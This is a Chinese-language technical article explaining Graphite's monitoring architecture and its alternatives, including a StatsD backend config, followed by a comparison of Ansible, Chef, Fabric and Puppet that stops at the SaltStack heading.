
# 监控数据可视化: Graphite 体系结构详解

## 概要

- 1. 指标采集器 - Dropwizard Metrics, StatsD
- 2. 监听器 - Carbon, graphite-ng, Riemann
- 3. 存储数据库 – Whisper, InfluxDB, Cyanite
- [Josh Dreyfuss: Graphite vs. Grafana: Build the Best Monitoring Architecture for Your Application](#)

Graphite 是处理可视化和指标数据的优秀开源工具。它有强大的查询 API 和相当丰富的插件功能设置。事实上，Graphite 指标协议（metrics protocol）是许多指标收集工具的事实标准格式。然而，Graphite 并不总是一个可以简单部署和使用的工具。由于设计方面的原因，加上它使用过程中涉及大量的小 I/O 操作，在规模化应用中会遇到一些问题，而且部署起来可能有点麻烦。

Graphite 部署痛苦的部分原因是，它是由三个不同的元素组成（当然，如果包括指标采集就是四个），这些取决于你的环境，只有其中一个或多个默认元素可能不能满足你的需要。



虽然 Graphite 包含三个组件可能会导致一些实施的问题，但也有积极的成果。每一个模块都是一个独立的单元，这样你就可以按照实际的需要混合和匹配使用三个组件中的哪一个。同时意味着您可以为自己构建一个完全定制化的 Graphite 部署方案。

让我们逐一来看看你需要做些什么，对于 Graphite 的每一个组成部分来说，都可以是一个 Graphite 的方案或者是非 Graphite 的替代品。

## 1. 指标采集器 - Dropwizard Metrics, StatsD

Graphite 部署方案中的第一个步骤根本不是 Graphite 的组成部分。这是因为 Graphite 自身并不支持采集任何指标；Graphite 需要有人将指标数据发送给它。这通常不是一个特别大的限制，因为大多数指标采集器都支持以 Graphite 格式提供指标数据，但仍然有一些东西需要注意。我们可选的不同指标采集器可以列一个庞大的列表，但是没有一个工具是包含在基础 Graphite 中的。

选择你的指标采集器 – Graphite 文档中提供了一个[工具列表](#)，包括流行的选择像 CollectD 和 Diamond，但它很少更新，所以你还可以考虑以下两个方案：

Dropwizard Metrics – [Metrics](#) 是一个 Java 库，通过一系列指标为你提供生产环境的可视化。它有一个 Graphite Reporter，可以将所有的指标数据发送到 Graphite 实例。对于需要在 Java 生态中使用 Graphite 的场景来说，它是一个不错的选择。

StatsD – [StatsD](#) 是一个基于 Node.js 运行的网络守护进程，来自 Etsy (网络电商平台)。它可以监听一系列统计、指标数据，并将它们聚集到像 Graphite 这样的工具中。StatsD 也可以和很多其他的可视化、指标采集工具一起工作。

小结：Graphite 不和特定的指标采集器捆绑。然而，Graphite 指标协议是非常常见的，因此不难找到一个或多个与您的应用程序一起工作的协议。既然有这么多的指标采集器和 Graphite 配合良好，你不需要只选择一个，你可以选择从多个数据源发送指标。

## 2. 监听器 - Carbon, graphite-ng, and Riemann

Graphite 的另一部分是用于监听发送的指标数据并将其写入磁盘的组件 —— Carbon (原意：碳)。Carbon 是由守护进程组成的，在工作方式方面有一些内置的灵活性。

在基本的小规模部署中，Carbon 守护程序会监听指标数据并将它们报告给 Whisper 存储数据库。然而，随着规模的增长可以添加一个聚合元素 (Aggregation)，它在一段时间内缓冲指标数据，然后将它们发送给一个大块中的 Whisper。你也可以使用 Carbon 传递指标副本到多个 Carbon 后台。当你达到更高的规模、需要多个 Carbon 后台程序来处理传入的指标数据时，这一点特别有用。

缺点和潜在的问题 —— 人们通常遇到的问题通常跟规模相关。就规模应用而言，Carbon 以下几个缺点：

- 一个单独的 Carbon 守护程序处理能力有限，因为它是用 Python 语言设计的。本机代码不支持一次多个线程同时运行（Multiple threads），所以可能出现 Carbon 守护程序刚启动时丢弃指标数据的情况。
- Carbon 有一个它一次能处理负载数量的阈值，但这个阈值并没有传达给你。
- Carbon 并没有持续打开 Whisper 的文件句柄，所以存储每个指标都需要多步的完整读/写序列。

基于标准的 Graphite 部署实例中，这些情况的解决方法是将工作划分为中继器（Carbon relays）和缓存（Carbon caches）。尽管如此，您仍然需要注意负载，因为超过了 Carbon 的负荷会导致数据丢失。如果这个后果对你来说无法接受，可以看看 Carbon 的替代解决方案。

**Carbon** 替代方案 Carbon 的另一种替代方法是 [graphite-ng](#)，本质上是基于 Go 语言重写了一遍 Carbon，以解决上面提到的几个问题。迄今为止，该项目的重点是改进 Carbon 的中继和聚合功能。如果你喜欢 Carbon 的功能，但是又想要绕过一些性能方面的限制，这是一个不错的选择。

另一个替代方案是 [Reimann](#)。基于 Clojure 语言实现（属于 LISP 编程语言家族），Reimann 是用来聚集和处理“事件流（event streams）”。事件和流都是相当简单的概念，Riemann 能代替 Carbon 把它们发送到 Graphite 实例。它在这个过程增加了一些提供了额外的好处，例如告警功能。如果你想设计一个远离 Carbon 的架构，这是一个很好的选择，还能加入一些涉及告警方面的能力。

#### 争议观点

Cyanite does not only "work with carbon". Just like influxdb, it implements the graphite line receiver protocol and thus replaces carbon-cache.

Riemann can't send data to your graphite deployment "in place of carbon". It can act as a much more powerful carbon-aggregator, but it doesn't replace carbon-cache.

小结：Carbon 负责监听指标数据并将它们写入到您的存储数据库，但经常在规模化应用上遇到性能问题。有一些现成的替代方案可以解决这个问题。

### 3. 存储数据库 – Whisper, InfluxDB, Cyanite

您需要选择的下一个组件是存储数据库。在 Graphite 体系结构中称之为 Whisper。Whisper 是一种固定大小的数据库，用于存储时间序列数据，在保存和取样方面提供了相当的精确度。在标准的 Graphite 部署中，Carbon 将指标值写入 Whisper 存储，用于在 Graphite-web 组件中实现可视化。

缺点和潜在问题：Whisper 基于 RRD（Round-Robin Database），但写入操作的时候有一些关键性的差异，例如回填项目历史数据和处理不规则数据的能力。这里有一些指标和可视化工具的有用特性，但它们的实现都是基于某种折衷。

- 因为 Whisper 是用 Python 编写的，所以相对来说性能较慢；
- 按照 Whisper 的设计，它会遇到一些存储空间的问题，因为每个指标都需要一个文件，并且都是单个实例。这是一种有意的权衡，以实现前面提到的一些好处，但不可否认，Whisper 对磁盘空间的利用效率较低。
- 由于 Carbon 和 Whisper 在设计方面的原因，它们最终都涉及到大量的 IO 请求。当你超越小型部署时，磁盘 IO 的伸缩能力会成为摆在面前的一个问题。

**Whisper 替代方案** 你可以通过部署固态硬盘（SSD）或者其它一些设计解决 Whisper 的性能问题，但也只是点到为止。如果数据库部分正是你所需要的，那么有几个选择可以考虑。


目前主要的一个选择是 influxdata（InfluxDB）。influxdata 是一个基于 LevelDB、用 Go 语言编写的时间序列数据库。influxdata 能够解决一些磁盘 IO 写优化问题，同时不要求 one metric = one file。

influxdata 支持 Carbon 使用的协议，使它能够悄悄置换 Whisper，实现类似 SQL 的查询语言。甚至已经有一些项目设计用来使 influxdata 的置换更简便易行，例如 graphite-influxdb 项目，使得可以和 Graphite 的 API 无缝衔接。influxdata 属于非常有前途的新兴项目，可以在广泛的范围内与其他工具一起工作。

另一个选择是使用基于 Cassandra 的存储数据库。得益于 graphite-cyanite 项目的工作，基于 Cyanite 数据库可以很容易实现这一目的。Cyanite 的开发规划目标就是在 Graphite 体系结构中替换 Whisper，这意味着它可以和 Carbon、Graphite-web 一起工作（需要少量的一些依赖）。使用 Cyanite 有助于解决 Whisper 在大规模部署场景中存在的性能和高可用问题。

**小结：**Graphite 体系结构中，数据存储组件是 Whisper。在大规模应用中，除非你在硬件方面大量投入、把它分解成复杂的手动集群模式，否则将悄悄地会遇到一些性能和可用性问题。如果你需要关注这些问题，可以使用数据库的替代选项来提高性能和可用性。

## 4. 可视化组件 – Graphite-Web 和 Grafana



**Graphite-web** 替代方案归功于卓越的 **Graphite API**，目前有一系列第三方仪表盘工具可以支持 **Graphite**。因为有如此众多的可视化选项，它们的优劣其实主要取决于个人品味，再次不作过多扩展，但我确实想特别指出其中的一个。也许最具潜力的 **Graphite** 可视化替代方案，或至少是人们谈论最多的是 **Grafana**。



**Grafana** 是一个开源的仪表盘工具，可以兼容 **Graphite** 和 **InfluxDB**。**Grafana** 曾经只是一个基于 **Elasticsearch** 存储的前端仪表盘工具，从 V2.0 版本开始，它拥有了一个支持用户自定义的后端存储组件。**Grafana** 在设计之初即考虑到支持 **Graphite** 创建更加优美的可视化组

Grafana 是一个开源的仪表盘工具，可以兼容 Graphite 和 InfluxDB。Grafana 曾经只是一个基于 Elasticsearch 存储的前端仪表盘工具，从 V2.0 版本开始，它拥有了一个支持用户自定义的后端存储组件。Grafana 在设计之初即考虑到支持 Graphite 创建更加优美的可视化组件，因此它非常适合替换默认的 Graphite-web。Grafana 功能相当丰富，性能稳定。

Grafana 拥有一个后端组件，如果你也可以找到纯粹的前端工具，Graphite 文档中提供了工具列表。

小结：如果你觉得 Graphite 提供的默认可视化效果过于基础和乏味，有大量的可视化替代方案可以选择。其中一些是纯粹客户端，有的包含一个存储你建立的仪表盘后端组件。不管你要什么，你都能在这里找到东西。


## 5. 代码级指标 – Trends

OverOps 发布了一个新的功能，可以让你把代码级指标从 JVM 应用程序中的错误、与变量状态在一起发送到 Graphite。详细：<https://www.overops.com>

```
{
  backends: [ "./backends/graphite" ] // identify this backend as Graphite
  graphitePort: 2003, // port of Graphite server
  graphiteHost: "graphite.example.com", // hostname or IP of Graphite server
  deleteCounters: true,
  graphite: { // Graphite tweaks for Takipi
    prefixCounter: "",
    prefixGauge: "",
    globalPrefix: "",
    legacyNamespace: false
  }
}
```

## 总结

所有针对 Graphite 的投诉都集中于（它的工作性能不够稳定，仪表盘丑陋！规模化部署是硬伤！），但不妨碍它成为一个很流行的工具。如果你想要一个开源的指标和可视化工具，为许多企业级工具提供支持，那么 Graphite 值得一试。其中最重要的一点是，你可以自定义数据内容。Graphite 并不是由完全特定的组件一起工作，其中的乐趣何在？经过一些尝试和错误，您可以在您自己的环境中构建一个完全定制化的、非常有用 Graphite（或类似 Graphite 的）部署方案。



## 扩展阅读：数据可视化

- 数据可视化（一）思维利器 OmniGraffle 绘图指南
- 数据可视化（二）跑步应用 Nike+ Running 和 Garmin Mobile 评测
- 数据可视化（三）基于 Graphviz 实现程序化绘图
- 数据可视化（四）开源地理信息技术简史（Geographic Information System）
- Preview: 数据可视化（五）可视化数据图表制作方法
- 数据可视化（六）常见的数据可视化仪表盘(DashBoard)
- 数据可视化（七）Graphite 体系结构详解

## 参考文献

- Graphite vs. Grafana: Build the Best Monitoring Architecture for Your Application
- influxdata.com: Storage Engine
- Graphite的百万Metrics实践之路

# 基础设施部署和配置管理

- Ansible vs. Chef vs. Fabric vs. Puppet vs. SaltStack



在生产环境中工作，常常意味着连续部署和遍布全球的基础设施。如果您的基础架构是分散式和基于云的，同时您需要在大量服务器上频繁部署大量类似的服务，如果此时有一种方法可以自动配置和维护以上所有内容将是您的一大福音。

部署管理工具（Deployment management tools）和配置管理工具(configuration management tools)是为此目的而设计的。它们使您能够使用“食谱”（recipes），“剧本”（playbooks），模板(templates)或任何术语来简化整个环境中的自动化和编排，以提供标准、一致的部署。

在选择工具时请记住几点注意事项。首先是了解工具的模型。有些工具采用主控模式（master-client model），它有一个集中控制点（master）与分布式部署的服务器进行通信，其他部分则可以在更本地的层面上运行。另一个考虑因素是你的环境构成。有些工具是采用不同的语言编写的，对于特定的操作系统或设置可能会有所不同。确保您选择的工具与您的环境完美配合，充分利用团队的特定技能可以为您节省很多麻烦。

## 1. Ansible



ANSIBLE

Ansible 是一种开源工具，用于以可重复的方式将应用程序部署到远程节点和配置服务器。它为您提供了一种基于推送模型（push model）推送多层应用程序和应用程序组件的通用框架，您也可以根据需要将其设置为 master-client 模式。Ansible 建立在可用于各种系统上部署应用程序的剧本(playbook)。

何时使用它：对您来说最重要的是快速，轻松地启动和运行，并且您不想在远程节点或受管服务器上安装代理（Agent）。如果您的需求重点更多地放在系统管理员身上，专注于精简和快速，请考虑 Ansible。


价格：免费的开源版本，Ansible Tower 的付费套餐每年 5000 美元（最多可容纳 100 个节点）。

赞成的理由：

- 基于 SSH，不需要在远程节点安装任何代理
- 学习曲线平缓、使用 YAML
- Playbook 结构简单，结构清晰
- 具有变量注册功能，可以使前一个任务作为后一个任务的变量
- 代码库精简

反对的理由：

- 相较其他编程语言的工具功能有限。
- 通过 DSL 实现其逻辑，这意味着需要经常查看文档直到您学会为止
- 即使是最基本功能也需要变量注册，这可能使简单任务变得复杂
- 内省（Introspection）很差。例如很难在剧本中看到变量的值
- 输入，输出和配置文件格式之间缺乏一致性
- 性能存在一定瓶颈



## 2. Chef



**CHEF™**

Chef 是一个配置管理开源工具，用户群专注面向开发者。Chef 作为 master-client 模式运行，需要一个单独的工作站来控制 master。Chef 基于 Ruby 开发，纯 Ruby 可以支持大多数元素。Chef 的设计是透明的，并遵循给定的指示，这意味着你必须确保你的指示是清楚的。

何时使用它：在考虑 Chef 之前，需要确保你熟悉 Git，因为它需要配置 Git，你必须编写 Ruby 代码。Chef 适合以开发为中心（development-focused）的团队和环境。对于寻求更成熟异构环境解决方案的企业来说，这是一件好事。


价格：提供免费的开源版本，标准版和高级版计划以每年节点为单位定价。Chef Automate 的价格为每个节点 137 美元，或者采用 Hosted Chef 每个节点每年节省 72 美元。

赞成的理由：

- 丰富的模块和配置配方(recipes)
- 代码驱动的方法为您提供更多的配置控制和灵活性
- 以 Git 为中心赋予 Chef 强大的版本控制功能
- 'Knife' 工具（使用 SSH 从工作站部署代理）减轻了安装负担

反对的理由：

- 如果您还不熟悉 Ruby 和面向过程编程，学习曲线会非常陡峭
- 这不是一个简单的工具，可能需要维护大量的代码库和复杂的环境
- 不支持推送功能



### 3. Fabric



Fabric 是一个基于 Python 的应用程序部署工具。Fabric 的主要用途是在多个远程系统上运行任务，但它也可以通过插件的方式进行扩展，以提供更高级的功能。Fabric 将配置您的操作系统，进行操作系统/服务器管理，自动化部署您的应用。何时使用它：如果您刚刚开始进入部署自动化领域，Fabric 是一个良好的开端。如果您的环境至少包含一点 Python，它都会有所帮助。

价格：免费

赞成的理由：

- 擅长部署以任何语言编写的应用程序。它不依赖于系统架构，而是依赖于操作系统和软件包管理器
- 相比其他工具更简单，更易于部署
- 与 SSH 进行了广泛的整合，以实现基于脚本的流水线

反对的理由：

- Fabric 是单点设置（通常是运行部署的机器）
- 使用 PUSH 模型，因此不如其他工具那样适合流水线部署模型
- 虽然它是用于在大多数语言中部署应用程序的绝佳工具，但它确实需要运行Python，所以您的环境中必须至少有一个适用于 Fabric 的 Python 环境



## 4. Puppet



Puppet 长期依

赖是全面配置管理领域的标准工具之一。Puppet 是一个开源工具，但是考虑到它已经存在了多长时间，它已经在一些最大和最苛刻的环境中进行了部署和验证。Puppet 基于 Ruby 开

发，但使用更接近 JSON 的领域专用语言（Domain Specific Language，DSL）。Puppet 采用 master-client 模式运行，并采用模型驱动(model-driven)的方法。Puppet 将工作设计为一系列依赖关系列表，根据您的设置，这可以使事情变得更容易或更容易混淆。

何时使用它：如果稳定性和成熟度对您来说是关键的因素，Puppet 是一个不错的选择。对于具有异构环境的大型企业和涉及多种技能范围的 DevOps 团队而言，这是一件好事。


价格：Puppet 分为免费的开源版本和付费的企业版本，商业版每年每个节点 120 美元（提供批量折扣）。

### 赞成的理由：

- 通过 Puppet Labs 建立了完善的支持社区
  - 具有最成熟的接口，几乎可以在所有操作系统上运行
  - 安装和初始设置简单
  - 最完整的 Web UI
  - 强大的报表功能

反对的理由：

- 对于更高级的任务，您需要使用基于 Ruby 的 CLI（这意味着您必须了解Ruby）
  - 纯 Ruby 版本的支持正在缩减（而不是那些使用 Puppet 定制 DSL 的版本）
  - Puppet 代码库可能会变得庞大，新人需要更多的帮助
  - 与代码驱动方法相比，模型驱动方法意味着用户的控制更少



## 5. Saltstack



# SALTSTACK

